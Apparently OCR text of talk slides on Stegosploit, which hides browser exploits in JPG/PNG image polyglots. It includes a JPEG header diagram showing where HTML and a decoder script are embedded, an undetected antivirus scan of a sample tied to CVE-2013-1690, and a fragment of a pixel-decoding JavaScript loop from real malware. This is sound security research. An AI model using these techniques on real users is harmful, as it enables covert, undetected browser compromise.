

IMAJS-JPG
JPG +HTML +JS +CSS
NETSQUARE

IMAJS-JPG




SOI	FF D8						
APP0	FF E0	length	J F I F \0				
		versn	U	Xres	Yres	H	V
DQT	FF DB	quantization tables					
DQT	FF DB	quantization tables					
SOF0	FF C0	start of frame					
DHT	FF C4	Huffman tables					

IMAJS-JPG



SOI
FF D8
APP0
FF E0
length
J F I F \0
versn
U
Xres
Yres
H
V
<html random random random random...
random ><head random> decoder script
and other HTML stuff goes here...
<script type=text/undefined> ...
... more random data ...
DQT
FF DB
quantization tables
DQT
FF DB
quantization tables
SOF0
FF C0
start of frame
DHT
FF C4
Huffman tables

IMAJS-PNG



Inspiration: http://daeken.com/superpacking-js-demos

Concluding Thoughts



Sample #55798d37e25bf6_52084739

Submitted at	2015-06-11 14:29:27
Filename	cammy2_ffready_propspray_imajs
Comment	Stegosploit CVE-2013-1690
Filesize	192703 bytes
MD5	af79a55e9d7c83b24a6207f7ed3a7453
SHA1	67924dd9398d5e5c26886b611774b9b8cf959896
Status	complete

Anti-Virus	Update	Detected	Signature
[VT Yara]	PeID		-
[VT Yara]	Memory		-
[VT Yara]	Mobile		-
[VT Yara]	Trojans		-
AVG	12.0.1794.0		-
ClamAV	0.96.5		-
Comodo	1.0.2		-
Drweb	6.0.2.2 - linux		-
ESET	4.0.77		-
F-Prot	4.6.5.141		-
Ikarus	1.3.2		-
Kaspersky	8.0.1-50		-

2010: Theory, 2014: Practice

Saumil Shah
@therealsaumil

Theory becomes practice. Malwa
uses my "255 shades of grey" tec

blog.sucuri.net/2014/02/new-if…

Talk: slideshare.net/saumilshah/d

04/02/14 1:31 PM

35 RETWEETS | 28 FAVORITES

var strFile = './dron.png. You'd be surprised how long of staring it takes to notice something like that, I know hindsight is a real kicker.

Naturally our next step was to open that curious **dron.png** file. I mean, what could go wrong?

Well, absolutely nothing, it's perhaps the most boring thing I have ever seen, lovely. What a waste of time…

But wait, we then noticed this interesting little loop:

```
24                  var oData = oCtx.getImageData(0,0,iWidth,iHeight).data;
25                  var a = [];
                    oData.length;
                    ;
                    i=0;i<len;i+=4) {
                    (oData[i] > 0)
                          a[++p] = String.fromCharCode(oData[i]);

                    a = a.join("");
```

hy would it need a decoding loop for a PNG file?

∞sтorm crÿpto havɛn∞
@cryptostorm_is

Follow

Protocol-spanning, syntax-based generalized exploit methodologies are the new black.

> **Saumil Shah** @therealsaumil
>
> #stegosploit tools will be released in the next PoC||GTFO. The only fitting publication for the purpose. cc @travisgoodspeed @angealbertini

Today's **attacks** succeed because the defense is **REACTIVE**


Today's Infosec Defence?
Rules
Signatures
Updates
Machine Learning
QUALYS
Akamai
FASTER FORWARD
TAKE YOUR SECURITY
Symantec
Visit Us.
Cyber risk is complex and growing.
Your solution shouldn't be.
More Focus. Less Risk.
OWASP
ISSA

Browsers and W3C - Wake Up!


Dear BROWSERS,

- Don't be afraid to "BREAK THE WEB".
- Reject content that does not conform to strict standards/specs.


Dear W3C,

- STRICT parsing rules – like COMPILERS.
- Browser compliance and user-awareness is YOUR responsibility.

HTML rendering should be…



...a "zero tolerance" process.



Tools

Paper

AS EXPLOITS SIT LONELY,

FORGOTTEN ON THE SHELF

YOUR FRIENDLY NEIGHBORS AT

PoC || GTFO

PROUDLY PRESENT

PASTOR MANUL LAPHROAIG'S

EXPORT-CONTROLLED

